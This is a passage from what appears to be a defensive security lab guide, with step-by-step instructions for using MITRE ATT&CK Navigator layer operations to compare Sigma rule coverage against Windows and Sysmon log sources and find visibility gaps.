Next, right-click on "**Account Manipulation**" and click **select annotated**.



Next, click on the "**Scoring Icon**" and enter "**1**"




Finally, Click on the **Scoring Icon** again to save the score setting. This also makes the popup box disappear.


> **Info**
>
> These steps have added a score of 1 to each of the annotated techniques for the Windows logs.

WINDOWS-SYSMON


First, click on the **Windows-Sysmon Tab** in the MITRE Navigator



Next, right-click on "**Account Manipulation**" and click **select annotated**.



Next, click on the "**Scoring Icon**" and enter "**1**"




Finally, Click on the **Scoring Icon** again to save the score setting.

> **Info**
>
> These steps have added a score of 1 to each of the annotated techniques for the Windows-Sysmon logs.


Windows Missing Visibility

We are now ready to assess our current visibility for Windows Logs.

Click on the **+** sign next to the Sigma Rules Heatmap tab.




Next, click on **Create Layer from other layers**.



Type **d and not b** in the score expression and press **Create**

```
d and not b
```




Note

You can do several different operations when creating a layer from another layer. When you **clicked** on Create Layer from other layers you will see that MITRE Navigator assigns a letter to each tab at the top that can be used for these operations. You will also see that there is a clickable link in the description of **score expression** that will provide a full list of the operations. Specifically, for the purpose of this step we are wanting to show the techniques that exist in **d** (Sigma Rules Heatmap) but not in **b** (Windows).

The layer that is created now shows us where we lack visibility in our **Windows** data source but have **Sigma** rules. This is a great way to show our visibility gaps and provide our Security team direction for where additional visibility is needed.


Info

The layer on screen means you have alerts that will not work. You cannot alert on data that is not present. Some commercial SIEMs come pre-loaded with tons of alerts. These alerts do nothing if there is no data to alert on. This is a key takeaway.



Double click on the name of the new tab **layer by operation** and rename it to **Windows Missing Visibility**. Click anywhere on the screen to save the new name.


```
Windows Missing Visibility
```




Windows-Sysmon Missing Visibility

Let us go ahead and perform the same exercise for the **Windows-Sysmon** data source and see where we lack visibility in comparison to our **Sigma** rules.

Click on the **+** sign next to the **Windows Missing Visibility** tab.




Next, click on **Create Layer from other layers**.



Type **d and not c** in the score expression and press **Create**


```
d and not c
```



Note


In this step we are wanting to show the techniques that exist in **d** (Sigma Rules Heatmap) but not in **c** (Windows-Sysmon).

We now can see that the **Windows-Sysmon** provides us a majority of the visibility we needed for our **Sigma** rules. There still are a few techniques where we lack visibility, but this is a great comparison when you are attempting to justify if it is worth implementing changes to logging levels or capabilities such as adding **Sysmon** to your Windows systems.



Double click on the name of the new tab **layer by operation** and rename it to **Windows-Sysmon Missing Visibility**. Click anywhere on the screen to save the new name.

```
Windows-Sysmon Missing Visibility
```

